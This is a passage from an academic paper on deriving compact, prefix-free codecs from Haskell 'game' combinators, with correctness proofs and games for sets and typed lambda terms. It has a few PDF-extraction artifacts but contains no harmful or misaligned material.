```

If the game for  $t$  is a singleton node, then we play  $g_2$ , which is the game for  $s$ . However, that will return a `Game s`, whereas we'd like a `Game (t,s)`. Fortunately, we can *coerce*  $g_2$  to the appropriate type since we are able to construct an isomorphism  $iso'$  between  $(t,s)$  and  $s$ . Readers should be able to convince themselves that such an isomorphism can be constructed, using the available isomorphism `iso` of type `ISO t ()`, without even looking at the exact combinatory definition of `iso'`. In the case where `Game t` is a `Split` node, we are going to simply be asking a question to a pair  $(t,s)$  that is derived from the original question to  $t$ , and can give us back  $Either (ta,s) (tb,s)$  depending on what the answer from  $t$  was. This is taken care of by the isomorphism `iso'` which in turn uses `iso` (again, readers should not bother too much about the definition of `iso'`). Recursively, we create the product of  $g_2$  with the sub-games of  $g_1$ ,  $g_{1a}$  and  $g_{1b}$ .

**Recursion** What can we do with `prodGame`? We can use it to build more complex combinators, such as the following that can operate on lists (or streams):

```
listIso :: ISO [t] (Either () (t,[t]))
listIso = Iso ask bld
  where ask []          = Left ()
        ask (x:xs)     = Right (x,xs)
        bld (Left ())   = []
        bld (Right (x,xs)) = x:xs
```


```

listGame :: Game t → Game [t]
listGame g =
  Split listIso unitGame (prodGame g (listGame g))


```

The `listGame` function accepts a game for  $t$  and creates a game for lists (or streams) of  $t$ . The question asked, defined by `listIso` is whether the list is empty or not. If the list is empty (left sub-game) we have a singleton node. If the list is non-empty (right sub-game) we have to play the game for the element in the head of the list followed by the very same game for lists, for the tail of the list. This is just the product `prodGame g (listGame g)`. In math notation, `listIso` simply expresses the isomorphism  $t^* \cong 1 + t \times t^*$ .

**Composition by interleaving** Notice that `prodGame` plays always bits from the first game, and when that game finishes, it plays the bits of the second game. An alternative approach would be to *interleave* the bits of the two games. Here is a graphical illustration. Suppose that we start with the games given below:



Interleaving the two games, starting with the left-hand game gives:



The `ilGame` below does that by playing a bit from the game on the left, but always ‘flipping’ the order of the games in the recursive calls. Its definition is similar to `prodGame`:

```

ilGame :: ∀ t s. Game t → Game s → Game (t,s)
ilGame (Single iso) g2 = g2 +> iso'
  where iso' :: ISO (t,s) s -- assuming ISO t ()
    iso' = prodI iso idI 'seqI' prodLUnitI
ilGame (Split (iso :: ISO t (Either ta tb)) g1a g1b) g2
  = Split iso' (ilGame g2 g1a) (ilGame g2 g1b)
  where iso' :: ISO (t,s) (Either (s,ta) (s,tb))
    iso' = swapProdI 'seqI' prodI idI iso
          'seqI' prodRSumI

```

The resulting encoding of product values of course differs between `ilGame` and `prodGame`. The `ilGame` may be more convenient for combining games for infinite data structures, such as streams.

**Dependent composition** Suppose that, after having decoded a value of datatype  $t$ , we wish to play a game which *depends* on the particular value that has been decoded: for instance, given a game for natural numbers, and a game for lists of a particular size, we might want to create a game for arbitrary lists paired up with their size. We may do this with the help of a *dependent product* game combinator.

Ideally (in type theory), the signature of this combinator would be:

$$\forall t s. \text{Game } t \rightarrow ((x:t) \rightarrow \text{Game } (s x)) \rightarrow \text{Game } (\Sigma x:t, s x)$$

In Haskell, we compromise with the simpler type of `depGame` given below:

```

depGame :: ∀ t s. Game t → (t → Game s) → Game (t,s)
depGame (Split (iso :: ISO t (Either ta tb)) ga gb) f
  = Split iso' (depGame ga fa) (depGame gb fb)
  where fa :: ta → Game s
    fa = f ∘ from iso ∘ Left
    fb :: tb → Game s
    fb = f ∘ from iso ∘ Right

  iso' :: ISO (t,s) (Either (ta,s) (tb,s))
  iso' = prodI iso idI 'seqI' prodLSumI
depGame (Single iso) f = f (from iso ()) +> iso'
  where iso' = prodI iso idI 'seqI' prodLUnitI

```

The definition of `depGame` resembles the definition of `prodGame`, but notice how in the `Single` case we call the `f` function on the singleton value to determine the game we must play next. In the `Split` case we have to create functions `fa` and `fb` to make the types match up for the recursive calls to `ga` and `gb`. Their implementation is completely determined by the types we have to construct.

How can we use `depGame`? It is illustrative to use it to create yet another encoding for lists. Suppose first that we are given a function

```
vecGame :: Game t → Nat → Game [t]
```

that builds a game for lists of the given length. Its definition should be straightforward and we leave it as an exercise for the reader (hint: recurse on the `Nat` argument, use `constGame` in the 0 case and `prodGame` in the non-zero case). We may then define a game for lists paired up with their length, and use that to derive yet another game for lists, `listGame`:

```

lengthListGame :: Game t → Game (Nat, [t])
lengthListGame g = depGame binNatGame (vecGame g)

listGame' :: ∀ t. Game t → Game [t]
listGame' g = lengthListGame g +> Iso h j
  where h :: [t] → (Nat, [t])
    h lst = (length lst, lst)
    j :: (Nat, [t]) → [t]
    -- Precondition: n = length lst
    j (n,lst) = lst

```

### 3. Properties of games


Pearly code is all very well, but is it correct? In this section we study the formal properties of game-derived codecs, proving basic correctness and termination results, and also the *every bit counts* property of the title. All theorems have been proved formally using the Coq proof assistant.

#### 3.1 Correctness

The following round-trip property follows directly from the isomorphisms embedded inside the games.<sup>4</sup>

LEMMA 1 (Enc/Dec). *Suppose  $g : \text{Game } t$  and  $x : t$ . If  $\text{enc } g x = \ell$  then  $\text{dec } g (\ell +> \ell_s) = (x, \ell_s)$ .*

<sup>4</sup> Strictly speaking, it follows from ‘half’ the isomorphism, namely that in an `Iso` to `from`, `fromoto = id`.



**Figure 4:** Game for optional naturals

The lemma asserts that if  $x$  encodes to a bitstring  $\ell$ , then the decoding of any extension of  $\ell$  returns  $x$  together with the extension.

The literature on coding theory [20] emphasizes the essential property of codes being *unambiguous*: no two values are assigned the same code. This follows directly from Lemma 1.

**COROLLARY 1** (Unambiguous codes). *Suppose  $g : \text{Game t}$  and  $v, w : \text{t}$ . If  $\text{enc } g v = \ell$  and  $\text{enc } g w = \ell$  then  $v = w$ .*

A stronger property that implies unambiguity is *prefix-freedom*: no prefix of a valid code can itself be a valid code. For prefix codes, we can stop decoding at the first successfully decoded value: no ‘look-ahead’ is required. This property also follows from Lemma 1, or can be proved directly from the definition of `enc`.

**COROLLARY 2** (Prefix encoding). Suppose  $g : \text{Game} \rightarrow \text{t}$  and  $v, w : \text{t}$ . If  $\text{enc } g v = \ell$  and  $\text{enc } g w = \ell \uplus \ell_s$  then  $v = w$ .

It is worth pausing for a moment to return briefly to the game `binNatGame` from Section 2.1. Observe that the ‘standard’ binary encoding for natural numbers *is not* a prefix code. For example the encoding of 3 is 11 and the encoding of 7 is 111. The extra bits inserted by `binNatGame` are necessary to convert the standard encoding to one which *is* a prefix encoding. The anticipated downside are the inserted ‘terminator’ bits that double the size of the encoding (but keeping it  $\Theta(\log n)$ ).

All games presented so far give rise to unambiguous prefix codes. This follows from the correct construction of isomorphisms; and in Coq, the very type of `ISO` forces us to formally prove the isomorphism properties and hence we derive games that are correct by construction.

### 3.2 Termination

Having unambiguous codes is an essential correctness property of an encoding<sup>5</sup>, but is it the only essential property that we care about? A close inspection of Lemma 1 reveals that the stated non-ambiguity property is *conditional* on the termination of the encoder. Although in traditional coding theory termination of encoding for any value is taken for granted, that is not the case in the games setting.

Here is a problematic example of a somewhat funny game for the datatype `Maybe Nat`, appearing in Figure 4. At step- $i$ , the game asks whether the value in hand is `Some i`, or any other value in the datatype `Maybe Nat`. Notice that when asked to encode a value `Nothing` the encoder will simply play the game for ever, diverging.

That's certainly no good! Fortunately, we can require games to be *total*, meaning that every element in the domain is represented by some leaf node.

**DEFINITION 1** (Totality). A game  $g$  of type  $\text{Game } t$  is total iff for every value  $x$  of type  $t$ , there exists a finite path  $g \rightsquigarrow x$ , where  $\rightsquigarrow$  is inductively defined below:

$$\frac{\text{Single } (\text{Iso } a \ b) \rightsquigarrow b \ (\ ) \quad \text{Split } (\text{Iso } a \ b) \ g_1 \ g_2 \rightsquigarrow b \ (\text{Left } x_1)}{g_2 \rightsquigarrow x_2}$$

$$\text{Split } (\text{Iso } a \ b) \ g_1 \ g_2 \rightsquigarrow b \ (\text{Right } x_2)$$

The reader can easily check that the games presented so far are total and the combinatorics preserve totality.

**LEMMA 2 (Termination).** Suppose  $g : \text{Game t}$ . If  $g$  is total then  $\text{enc } g$  terminates on all inputs.

### 3.3 Non-redundancy

Games guarantee that two values will never be assigned the same code, but what about the converse: is it possible that two codes represent the same value? Although there is nothing wrong with allowing such codes, they are arguably less efficient. Happily, the isomorphism gadgets embedded inside the games eliminate such codes.

**LEMMA 3** (Dec/Enc). *Suppose  $g : \text{Game t}$ . If  $\text{dec } g \ell = (x, \ell_s)$  then there exists  $\ell_p$  such that  $\text{enc } g x = \ell_p$  and  $\ell_p + \ell_s = \ell$ .*

Injectivity of decoding follows then easily.

**COROLLARY 3** (Non-redundancy). Suppose  $\text{dec } g \ \ell_1 = (x, [])$  and  $\text{dec } q \ \ell_2 = (x, [])$ . Then  $\ell_1 = \ell_2$ .

Hence, all *valid* codes ‘count’ in an information-theoretic sense: all resulting codes represent different values. But, do all *bits* count? Can we make all bistrings valid codes?

### 3.4 Proper games

An example of redundancy would be a codec for booleans that associates the codes 00 and 01 with `False` and 10 and 11 with `True`. Corollary 3 ensures that codes can't be 'wasted' in this way. But consider a coding for booleans in which `True` is encoded as 11 and `False` as 00, and 01 and 10 are plainly invalid. This corresponds to a question-answer game in which the question *Are you True?* is asked twice. We can write such a game, as follows:

```
-- Assumption: t is uninhabited
voidIso :: ISO t (Either t t)
voidIso = Iso Left ( $\lambda x \rightarrow$ case x of Left v  $\rightarrow$ v; Right v  $\rightarrow$ v)

voidGame :: Game t
voidGame = Split voidIso voidGame voidGame

badBoolGame :: Game Bool
badBoolGame = Split boolIso
  (Split(Iso ( $\lambda_1 \rightarrow$ Left ()) ( $\lambda_2 \rightarrow$ ())) unitGame voidGame)
  (Split(Iso ( $\lambda_3 \rightarrow$ Right()) ( $\lambda_4 \rightarrow$ ())) voidGame unitGame)
```

It may take a little head-scratching to work out what's going on: the question expressed with `boolIso` asks whether a boolean value is `True` or `False` and goes `Left` or `Right` respectively. But the following question in both cases is silly: we ask whether a unit value is indeed a unit value or it belongs in the empty set (the latter expressed with playing `voidGame`)! Here's a session that illustrates the `badBoolGame` behaviour:

<sup>5</sup>But, to be fair, sometimes lossy coding may be desirable as well; for instance in video codecs.

```

> enc badBoolGame False
[0,0]
> enc badBoolGame True
[1,1]
> dec badBoolGame [0,1]
(False,*** Exception: Input too short
> dec badBoolGame [1,0]
(True,*** Exception: Input too short

```

The first question asked by the game effectively partitions the booleans into  $\{\text{False}\}$  and  $\{\text{True}\}$ . But these are singletons, so any further questions would not reveal further information. If we do ask a question, using `Split`, then one branch must be dead, *i.e.* have a domain that is not inhabited – hence the use of `voidGame` in the code.

For domains more complex than `Bool`, such non-revealing questions are harder to spot. Suppose, for example, that in the game for programs described in the introduction, the first question had been ‘*Are you a variable?*’ Because we know that the program under inspection is closed, this question is silly, and we already know that the answer is *no*.

We call a game *proper* if every isomorphism in `Split` nodes is a proper splitting of the domain. Equivalently, we make the following definition.

**DEFINITION 2** (Proper games). *A game  $g$  of type  $\text{Game } t$  is proper iff for every subgame  $g'$  of type  $\text{Game } s$ , type  $s$  is inhabited.*

It is immediate that `voidGame` is not a proper game and consequently `badBoolGame` is not proper either.

Codecs associated with proper games have a very nice property that justifies the slogan *every bit counts*: every possible bitstring either decodes to a unique value, or is the prefix of such a bitstring.

**LEMMA 4** (Every bit counts). *Let  $g$  be a proper and total  $\text{Game } t$ . Then, if  $\text{dec } g \ell$  fails then there exists  $\ell_s$  and a value  $x$  of type  $t$  such that  $\text{enc } g x = \ell + \ell_s$ .*

Notice though, that even in a total and proper game with infinitely many leaves (such as the natural numbers game in Figure 1) there will be an infinite number of bit strings on which the decoder fails: By König’s lemma, in such a game there must exist at least one infinite path, and the decoder will fail on all prefixes of that path.

The careful reader will have observed that this lemma requires that the game be not only proper, but also *total*. Consider the following variation of `binNatGame` from Section 2.2.

```

binNatGame' :: Game Nat
binNatGame' = Split iso binNatGame' binNatGame'
  where iso = Iso ask bld
        ask n | even n = Left (n `div` 2)
               | otherwise = Right (n `div` 2)
        bld (Left m) = 2*m
        bld (Right m) = 2*m+1

```

The question asked splits the input set of all natural numbers into two disjoint and inhabited sets: the even and the odd ones. However, there are no singleton nodes in `binNatGame'` and hence Lemma 4 cannot hold for this game.

### 3.5 Summary

Here is what we have learned in this section.

- Games constructed from valid isomorphisms give rise to codes that are unambiguous, prefix-free, non-redundant, and which satisfy a basic round-trip correctness property.
- The encoder terminates if and only if the game is total.

- If additionally the game is proper then every bit counts.

For the the rest of this paper we embark in giving more ambitious and amusing concrete games for sets and  $\lambda$ -terms.

## 4. Sets and multisets

So far we have considered primitive and structured data types such as natural numbers, lists and trees, for which games can be constructed in a *type-directed* fashion. Indeed, we could even use *generic programming* techniques [12, 14] to generate games (and thereby codecs) automatically for such types.

But what about other structures such as *sets*, *multisets* or *maps*, in which implicit invariants or equivalences hold, and which our games could be made aware of? For example, consider representing sets of natural numbers using lists. We know (a) that duplicate elements do not occur, and (b) that the order doesn’t matter when considering a list-as-a-set. We could use `listGame binNatGame` for this type. It would satisfy the basic round-tripping property (Enc/Dec); however, bits would be ‘wasted’ in assigning distinct codes to equivalent values such as  $[1, 2]$  and  $[2, 1]$ , and in assigning codes to non-values such as  $[1, 1]$ .

In this section we show how to represent sets and multisets efficiently. First, we consider the specific case of sets and multisets of natural numbers, for which we can hand-craft a ‘delta’ encoding in which every bit counts. Next, we show how for arbitrary types we can use an ordering on values induced by the game for the type to construct a game for sets of elements of that type.

### 4.1 Hand-crafted games

How would we encode the multiset  $\{3, 6, 5, 6\}$ ? We might start by ordering the values to obtain the *canonical* representation  $[3, 5, 6, 6]$ . But now imagine encoding this using a vanilla list of natural numbers game `listGame binNatGame`: when encoding the second element, we would be wasting the codes for values 0, 1, and 2, as neither of these values could possibly follow 3 in the ordering. Instead of encoding the value 5 for the second element of the ordered list, we can encode 2, the *difference* between the first two elements. Doing the same thing for the other elements, we obtain the list  $[3, 2, 1, 0]$ , which we can encode using `listGame binNatGame` without wasting any bits. To decode, we reverse the process and add the difference.

We can apply the same ‘delta’ idea for sets, except that the delta is decremented, taking account of the fact that the difference between successive elements must be non-zero.

In Haskell, we can implement `diff` and `undiff` functions that respectively compute and apply difference lists.

```

diff minus [] = []
diff minus (x:xs) = x : diff' x xs
  where diff' base [] = []
        diff' base (x:xs) = minus x base : diff' x xs

undiff plus [] = []
undiff plus (x:xs) = x : undiff' x xs
  where undiff' base [] = []
        undiff' base (x:xs) = base' : undiff' base' xs
          where base' = plus base x

```

The functions are parameterized on subtraction and addition operations, and are instantiated with appropriate concrete operations to obtain games for multisets and sets of natural numbers, as follows.

```

natMultisetGame :: Game Nat → Game [Nat]
natMultisetGame g =
  listGame g ▷ Iso (diff (-) ▷ sort) (undiff (+))

```

```

natSetGame :: Game Nat → Game [Nat]
natSetGame g =
  listGame g +> Iso (diff (λ x y → x-y-1) ∘ sort)
    (undiff (λ x y → x+y+1))

```

Here is the multiset game in action, using our binary encoding of natural numbers on the example multiset  $\{3, 6, 5, 6\}$ .

```

> enc (listGame binNatGame) [3,6,5,6]
[0,0,1,0,1,1,0,0,0,0,1,0,0,1,0,0,1,0,0,0,0,0,1,1]
> enc (natMultisetGame binNatGame) [3,6,5,6]
[0,0,1,0,1,1,0,0,0,1,0,0,1,1,0,1,1]
> dec (natMultisetGame binNatGame) it
([3,5,6,6],[])

```

As expected, the encoding is more compact than a vanilla list representation. Observe that here the round-trip property holds *up to equivalence* of lists when interpreted as multisets: encoding  $[3, 6, 5, 6]$  and then decoding it results in an equivalent but not identical value  $[3, 5, 6, 6]$ .

## 4.2 Generic games

That's all very well, but what if we want to encode sets of pairs, or sets of sets, or sets of  $\lambda$ -terms? First of all, we need an ordering on elements to derive a canonical list representation for the set. Conveniently, the game for the element type itself gives rise to natural comparison and sorting functions:

```

compareByGame :: Game a → (a → a → Ordering)
compareByGame (Single _) x y = EQ
compareByGame (Split (Iso ask bld) g1 g2) x y =
  case (ask x, ask y) of
    (Left x1, Left y1) → compareByGame g1 x1 y1
    (Right x2, Right y2) → compareByGame g2 x2 y2
    (Left x1, Right y2) → LT
    (Right x2, Left y1) → GT
sortByGame :: Game a → [a] → [a]
sortByGame g = sortBy (compareByGame g)

```

We can then use the list game on a sorted list, but at each successive element *adapt* the element game so that ‘impossible’ elements are excluded. To do this, we write a function `removeLE` that removes from a game all elements smaller than or equal to a particular element, with respect to the ordering induced by the game. If the resulting game would be empty, then the function returns `Nothing`.

```

removeLE :: Game a → a → Maybe (Game a)
removeLE (Single _) x = Nothing
removeLE (Split (Iso ask bld) g1 g2) x =
  case ask x of
    Left x1 → case removeLE g1 x1 of
      Nothing → Just (g2 +> rightI)
      Just g1' → Just (Split (Iso ask bld) g1' g2)
    Right x2 → case removeLE g2 x2 of
      Nothing → Nothing
      Just g2' → Just (g2' +> rightI)
  where rightI = Iso (λx → case ask x of Right y → y)
        (bld ∘ Right)

```

The code for `listGame` can then be adapted to do sets:

```

setGame :: Game a → Game [a]
setGame g = setGame' g +> Iso (sortByGame g) id
  where setGame' g = Split listIso unitGame $
    depGame g $ λx →
      case removeLE g x of
        Just g' → setGame' g'
        Nothing → constGame []

```

Notice the dependent composition, which, once a value is determined plays the game having removed all smaller elements from it.<sup>6</sup>

## 5. Codes for programs

We're now ready to return to the problem posed in the introduction: how to construct games for *programs*. As with the games for sets described in the previous section, the challenge is to devise games that satisfy the every-bit-counts property, so that any string of bits represents a unique well-typed program, or is the prefix of such a code.

### 5.1 No types

First let's play a game for the untyped  $\lambda$ -calculus, declared as a Haskell datatype using de Bruijn indexing for variables:

```
data Exp = Var Nat | Lam Exp | App Exp Exp
```

For any natural number  $n$  the game `expGame n` asks questions of expressions whose free variables are in the range 0 to  $n - 1$ .

```

expGame :: Nat → Game Exp
expGame 0 = appLamG 0
expGame n =
  Split (Iso ask bld) (rangeGame 0 (n-1)) (appLamG n)
  where ask (Var i) = Left i
        ask e = Right e
        bld (Left i) = Var i
        bld (Right e) = e

```

If  $n$  is zero, then the expression cannot be a variable, so `expGame` immediately delegates to `appLamG` that deals with expressions known to be non-variables. Otherwise, the game is `Split` between variables (handled by `rangeGame` from Section 2) and non-variables (handled by `appLamG`). The auxiliary game `appLamG n` works by splitting between application and lambda nodes:

```

appLamG n =
  Split (Iso ask bld) (prodGame (expGame n) (expGame n))
    (expGame (n+1))
  where ask (App e1 e2) = Left (e1,e2)
        ask (Lam e) = Right e
        bld (Left (e1,e2)) = App e1 e2
        bld (Right e) = Lam e

```

For application terms we play `prodGame` for the applicand and applicator. For the body of a  $\lambda$ -expression the game `expGame (n+1)` is played, incrementing  $n$  by one to account for the bound variable.

Let's run the game on the expression  $I \ K$  where  $I = \lambda x.x$  and  $K = \lambda x.\lambda y.x$ .

```

> let tmI = Lam (Var 0)
> let tmK = Lam (Lam (Var 1))
> enc (expGame 0) (App tmI tmK)
[0,1,0,1,1,1,0,1]
> dec (expGame 0) it
(App (Lam (Var 0)) (Lam (Lam (Var 1))),[])

```

It's easy to validate by inspection the isomorphisms used in `expGame`. It's also straightforward to prove that the game is total and proper.

### 5.2 Simple types

We now move to the simply-typed  $\lambda$ -calculus, whose typing rules are shown in conventional form in Figure 5.

---

<sup>6</sup>The `$` notation is just Haskell syntactic sugar that allows applications to be written with fewer parentheses: `f (h g)` can be written as `f $ h g`.

$$\begin{array}{c}
 \frac{x:\tau \in \Gamma}{\Gamma \vdash x : \tau} \text{ VAR} \quad \frac{\Gamma \vdash e_1 : \tau_1 \rightarrow \tau_2 \quad \Gamma \vdash e_2 : \tau_1}{\Gamma \vdash e_1 e_2 : \tau_2} \text{ APP} \\
 \frac{}{\Gamma, x:\tau_1 \vdash e : \tau_2} \text{ LAM} \\
 \frac{}{\Gamma \vdash \lambda x:\tau_1.e : \tau_1 \rightarrow \tau_2}
 \end{array}$$

**Figure 5:** Simply-typed  $\lambda$ -calculus

In Haskell, we define a data type `Ty` for types and `Exp` for expressions, differing from the untyped language only in that  $\lambda$ -abstractions are annotated with the type of the argument:

```
data Ty = TyNat | TyArr Ty Ty deriving (Eq, Show)
data Exp = Var Nat | Lam Ty Exp | App Exp Exp
```

Type environments are just lists of types, indexed de Bruijn-style. It's easy to write a function `typeOf` that determines the type of an open expression under some type environment – assuming that it is well-typed to start with.

```
type Env = [Ty]
typeOf :: Env → Exp → Ty
typeOf env (Var i) = env !! i
typeOf env (App e _) = let TyArr _ t = typeOf env e in t
typeOf env (Lam t e) = TyArr t (typeOf (t:env) e)
```

We'd like to construct a game for expressions that have type  $t$  under some environment `env`. If possible, we'd like the game to be *proper*. But wait: there are combinations of `env` and  $t$  for which no expression even exists, such as the empty environment and the type `TyNat`. We could perhaps impose an ‘inhabitation’ precondition on the parameters of the game. But this only pushes the problem into the game itself, with sub-games solving inhabitation problems lest they ask superfluous questions and so be non-proper. As it happens, type inhabitation for the simply-typed  $\lambda$ -calculus is decidable but PSPACE-complete [21], so we'd rather not go there (yet)!

We can make things easier for ourselves by solving a different problem: fix the type environment `env` and a type *pattern* of the form  $\tau_1 \rightarrow \dots \rightarrow \tau_n \rightarrow ?$  where ‘?’ is a wildcard standing for any type. It's easy to show that for any environment `env` and pattern there exists an expression typeable under `env` whose type matches the pattern.

We can define such patterns using a data type `Pat`, and write a function that returns a boolean indicating whether or not a type matches a pattern.

```
data Pat = Any | PArr Ty Pat
matches :: Pat → Ty → Bool
matches Any _ = True
matches (PArr t p) (TyArr t1 t2) = t1==t && matches p t2
matches _ _ = False
```

Now let's play some games. Types are easy:

```
tyGame :: Game Ty
tyGame = Split (Iso ask bld)
           (constGame TyNat) (prodGame tyGame tyGame)
where ask TyNat = Left TyNat
      ask (TyArr t1 t2) = Right (t1,t2)
      bld (Left TyNat) = TyNat
      bld (Right (t1,t2)) = TyArr t1 t2
```

To define a game for typed terms we start with a game for variables. The function `varGame` below accepts a predicate `Ty → Bool` and an environment, and returns a game for all those indices (of type `Nat`) whose type in the environment matches the predicate.

```
varGame :: (Ty → Bool) → Env → Maybe (Game Nat)
varGame f [] = Nothing
varGame f (t:env) = case varGame f env of
  Nothing → if f t then Just (constGame 0) else Nothing
  Just g → if f t then Just (Split succIso unitGame g)
            else Just (g ++ Iso pred succ)
```

Notice that `varGame` returns `Nothing` when no variable in the environment satisfies the predicate. In all other cases it traverses the input environment. Observe that if the first type in the input environment matches the predicate *and* there is a possibility for a match in the rest of the input environment `varGame` returns a `Split` that witnesses this possible choice. It is easy to see that when `varGame` returns some game, that game will be proper.

The function `expGame` accepts an environment and a pattern and returns a game for all expressions that are well-typed under the environment and whose type matches the pattern.

```
-- (env : Env) → (p : Pat) →
--   Game {e | ∃ t, env |- e : t && matches p t}
expGame :: Env → Pat → Game Exp
expGame env p
  = case varGame (matches p) env of
    Nothing → appLamG
    Just varG → Split varI varG appLamG
  where appLamG = Split appLamI appG (lamG p)
        appG = depGame (expGame env Any) $ λe →
               expGame env (PArr (typeOf env e) p)
        lamG (PArr t p) = prodGame (constGame t) $
                           expGame (t:env) p
        lamG Any = depGame tyGame $ λt →
                    expGame (t:env) Any
varI = Iso ask bld
  where ask (Var x) = Left x
        ask e = Right e
        bld (Left x) = Var x
        bld (Right e) = e
appLamI = Iso ask bld
  where ask (App e1 e2) = Left (e2,e1)
        ask (Lam t e) = Right (t,e)
        bld (Left (e2,e1)) = App e1 e2
        bld (Right (t,e)) = Lam t e
```

The `expGame` function first determines whether the term can possibly be a variable, by calling `varGame`. If this is not possible (case `Nothing`) the game proceeds with `appLamG` that will determine whether the non-variable term is an application or a  $\lambda$ -abstraction. If the term can be a variable (case `Just varG`) then we may immediately `Split` with `varI` by asking if the term is a variable or not – if not we may play `appLamG` as in the first case. The `appLamG` game uses `appLamI` to ask whether the term is an application, and then plays game `appG`; or a  $\lambda$ -abstraction, and then plays game `lamG`. The `appG` performs a *dependent composition*. After playing a game for the argument of the application, it binds the argument value to `e` and plays `expGame` for the function value, using the type of `e` to create a pattern for the function value. The `lamG` game pattern matches on the pattern argument. If it is an arrow pattern we play a composition of the constant game for the type given by the pattern with the expression for the body of the  $\lambda$ -abstraction in the extended environment. On the other hand, if the pattern is `Any` we first *play a game for the argument type*, bind the actual type to `t` and play `expGame` for the body of the abstraction using `t` to updated the environment.

That was it! Let's test `expGame` on the example expression from Section 1:  $\lambda x:\text{Nat}. \lambda y:\text{Nat}. x$ .

```
> let ex = Lam TyNat (Lam TyNat (Var 1))
> enc (expGame [] Any) ex
[0,1,0,0,1,1,0]
> dec (expgame [] Any) it
```

```
(Lam TyNat (Lam TyNat (Var 1)), [])
```

Compare the code with that obtained in the introduction. A perfect match – we have been using the same question scheme!

Finally we can show properness and totality.<sup>7</sup>

**PROPOSITION 1.** *For all patterns p and environments  $\Gamma$ , the game  $\text{expGame } \Gamma \ p$  is proper and total for the set of terms e such that  $\Gamma \vdash e : \tau$  and  $\tau$  matches the pattern p.*

### 5.3 Stronger non-proper games for typed terms

Let us be brave now and return to the original problem. Given any environment and type we will construct a game for terms typeable in that environment with that type. As we have noted above, obtaining a proper game (and hence an every bit counts encoding) is difficult, but we can certainly obtain a game easily without having to implement a type inhabitation solver if we give up properness. The function  $\text{expGameCheck}$  below does that.

```
-- (env:Env) → (t:Ty) → Game {e | env |- e : t}
expGameCheck :: Env → Ty → Game Exp
expGameCheck env t
= case varGame (== t) env of
  Nothing → appLamG t
  Just varG → Split varI varG (appLamG t)
where appLamG TyNat
  = appG +> Iso (λ(App e1 e2) → (e2, e1))
    (λ(e2, e1) → App e1 e2)
  appLamG (TyArr t1 t2)
  = let ask (App e1 e2) = Left (e2, e1)
     ask (Lam t e) = Right e
     bld (Left (e2, e1)) = App e1 e2
     bld (Right e) = Lam t1 e
    in Split (Iso ask bld) appG (lamG t1 t2)
  appG = depGame (expGame env Any) $ λe →
    expGameCheck env (TyArr (typeOf env e) t)
  lamG t1 t2 = expGameCheck (t1:env) t2
```

Similarly to  $\text{expGame}$ ,  $\text{expGameCheck}$  first determines whether the expression can be a variable or not and uses the variable game or the  $\text{appLamG}$  next. The  $\text{appLamG}$  game in turn pattern matches on the input type. If the input type is  $\text{TyNat}$  the we know that the term can't possibly be a  $\lambda$ -abstraction and hence play the  $\text{appG}$  game. On the other hand, if the input type is an arrow type  $\text{TyArr } t_1 \ t_2$  then the term may be either application or abstraction. The application game  $\text{appG}$  as before plays a game for the argument of an application, binds it to  $e$  and recursively calls  $\text{expGameCheck}$  using the type of  $e$ . Interestingly we use  $\text{expGame env Any}$  to determine the type of the argument – alternatively we could perform a dependent composition where the first thing would be to play a game for the argument type, and subsequently use that type to play a game for the argument and the function. The  $\text{lamG}$  game is straightforward.

There are no *obvious* empty types in this game – why is it non proper? Consider the case when the environment is empty and the expected type is  $\text{TyNat}$ . According to  $\text{expGameCheck}$  the game to be played will be the  $\text{appG}$  game for applications. But there can't be *any* closed terms of type  $\text{TyNat}$  to start with, and the game can't possibly have any leaves – something that we failed to check because we did carefully check inhabitation before deciding which game to play on next. We've asked a silly question (by playing  $\text{appG}$ ) on an uninhabited type!

In other words the  $\text{expGameCheck}$  game is non-proper and hence violates the every bit counts property. On the other hand it's definitely a useful game and enjoys all other properties we've been discussing

<sup>7</sup> Since we do not have  $\text{expGame}$  in Coq, we've only showed this on paper, hence it's a Proposition and not a Theorem.

in this paper. Happily, there is a way to convert non-proper games to proper games in many cases and we return to this problem in the next section.

## 6. Discussion

**Non-proper filtering** Sometimes it's convenient *not* to be proper. Using  $\text{voidGame}$  from Section 3.4 we can write  $\text{filterGame}$ , which accepts a game and a predicate on  $t$  and returns a game for those elements of  $t$  that satisfy the predicate.

```
-- (f : t → Bool) → Game t → Game {x:t | f t}
filterGame :: (t → Bool) → Game t → Game t
filterGame f g@((Single (Iso _ bld)) =
  if f (bld ()) then g else voidGame -- {x:t|f t} empty)
filterGame f (Split (Iso ask bld) g1 g2)
= Split (Iso ask bld) (filterGame (f o bld o Left) g1)
  (filterGame (f o bld o Right) g2)
```

It works by inserting  $\text{voidGame}$  in place of all singleton nodes that do not satisfy the filter predicate. We may, for instance, filter a game for natural numbers to obtain a game for the even natural numbers.

```
> enc (filterGame even binNatGame) 2
[1,1,0]
> dec (filterGame even binNatGame) [1,1,0]
(2,[])
```

Naturally, since the game is no longer proper, decoding can fail:

```
> dec (filterGame even binNatGame) [1,0,1,0,0,1,1,1,1]
(** Exception: Input too short
```

Moreover, for the above bitstring, no suffix is sufficient to convert it to a valid code – we have entered the  $\text{voidGame}$  non-proper world.

